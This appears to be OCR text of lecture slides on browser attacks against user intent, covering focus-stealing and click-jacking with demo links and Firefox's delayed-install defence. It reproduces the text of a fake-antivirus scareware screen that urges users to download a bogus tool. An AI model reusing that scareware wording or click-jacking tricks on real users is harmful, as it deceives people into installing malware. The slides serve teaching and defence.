
  - Session ID indexes server-side state related to ongoing interaction To Demo #1: you think you're typing to a familiar app and you're not
    - E.g., http://imchris.org/files/transparent-ff.html

- Demo #2: you don't think you're typing to a

Attacks on User *Volition*

- Browser assumes clicks & keystrokes = *clear indication of what the user wants to do*
  - Constitutes part of the user's *trusted path*
- Attack #1: commandeer the focus of user-input

- Attack #2: mislead the user regarding true focus ("click-jacking")


zarro
Toles
Joy of ...
ha...
My
System scan progress
Shared Documents
97 trojans
My Docume
334 tro
Hard drives
Local Disk (C:)
353 trojans
Local Disk (D:)
78 trojans
DVD
DVD-RAM Drive (E:)
100%
Scan procedures finished. 431 Probably harmfull items was
Your Computer is Infected!
http://protection-check07.com
Potentially dangerous software. These programs may damage your computer and steal your private information. Online Security Checker needs Personal Antivirus components to repair your computer. Please click Ok to download and install Personal Antivirus tool.
OK
http://protection-check07.com
Your computer remains infected by threats! They might lead to data loss and file structure damage, and needed to be heal as soon as possible.
Return to Personal Antivirus and download it secure to your PC
Cancel
OK
Threats and actions:
Name
Risk level
Date
Files infected
State
Email-Worm.Win32.Net
Critical
11.18.2008
36
Waiting removal
Email-Worm.Win32.Myd
Critical
11.18.2008
65
Waiting removal
Win 32:Delf-XQ
Critical
11.18.2008
44
Waiting removal
Description:
This program is potentially dangerous for your system. Trojan-Downloader stealing passwords, credit cards and other personal information from your computer.
Advice:
You need to remove this threat as soon as possible!
Full system cleanup

Adblock Plus :: Add-ons for Firefox

Mozilla Corporation (US) https://addons.mozilla.org/en-US/firefox/addon/1865

Google

Most Visited Getting Started Latest Headlines NY Times Google News Daily Weather 294 United Traffic Papers US9 IMC CSET

Adblock Plus :: Add-ons for Firefox

mozilla

Register or Log in Other Applications

Add-ons for Firefox

Categories search for add-ons within all add-ons

Advanced

Add-ons for Firefox

Adblock Plus 1.1.3

by Wladimir Palant

Share this Add-on

Ever been annoyed by all those ads and banners on the internet that often take longer to download than everything else on the page? Install Adblock Plus now and get rid of them.

For a quick overview watch http://www.youtube.com/watch?v=oNvb2SjVjjI

Add to Firefox
recommended

Version 1.1.3

See All Privacy & Security Add-ons


Other add-ons by Wladimir Palant


Adblock Plus


Need help with this add-on?


- Visit the support site


Done


Install add-ons only from authors whom you trust.
Malicious software can damage your computer or violate your privacy.
You have asked to install the following item:
Adblock Plus (Wladimir Palant)
https://addons.mozilla.org/en-US/firefox/downloads/latest/1865/addon
Cancel
Install (5)



Install add-ons only from authors whom you trust.
Malicious software can damage your computer or violate your privacy.
You have asked to install the following item:
Adblock Plus (Wladimir Palant)
https://addons.mozilla.org/en-US/firefox/downloads/latest/1865/addon
Cancel
Install (4)


Install add-ons only from authors whom you trust.
Malicious software can damage your computer or violate your privacy.
You have asked to install the following item:
Adblock Plus (Wladimir Palant)
https://addons.mozilla.org/en-US/firefox/downloads/latest/1865/addon
Cancel
Install (3)


Install add-ons only from authors whom you trust.
Malicious software can damage your computer or violate your privacy.
You have asked to install the following item:
Adblock Plus (Wladimir Palant)
https://addons.mozilla.org/en-US/firefox/downloads/latest/1865/addon
Cancel
Install (2)


Install add-ons only from authors whom you trust.
Malicious software can damage your computer or violate your privacy.
You have asked to install the following item:
Adblock Plus (Wladimir Palant)
https://addons.mozilla.org/en-US/firefox/downloads/latest/1865/addon
Cancel
Install (1)

Why Does Firefox Make You Wait?



… to keep you from being tricked into clicking!

Click-Jacking

- Demo #1: you think you're typing to a familiar app and you're not
  - E.g., http://imchris.org/files/transparent-ff.html

Click-Jacking

- Demo #1: you think you're typing to a familiar app and you're not
  - E.g., http://imchris.org/files/transparent-ff.html

- Demo #2: you don't think you're typing to a familiar app but you are
  - E.g., http://samy.pl/quickjack/twitter.html
    (note, doesn't quite work)

Adobe – Flash Player : Settings Manager – Global Security Settings panel

http://www.macromedia.com/support/documentation/en/flashplayer/help/settings_manager04.html

Your account | | Contact | United States (Change)

Solutions Products Support Communities Company Downloads Store


Home / Support / Documentation / Flash Player Documentation /

Flash Player Help

Global Security Settings panel

TABLE OF CONTENTS

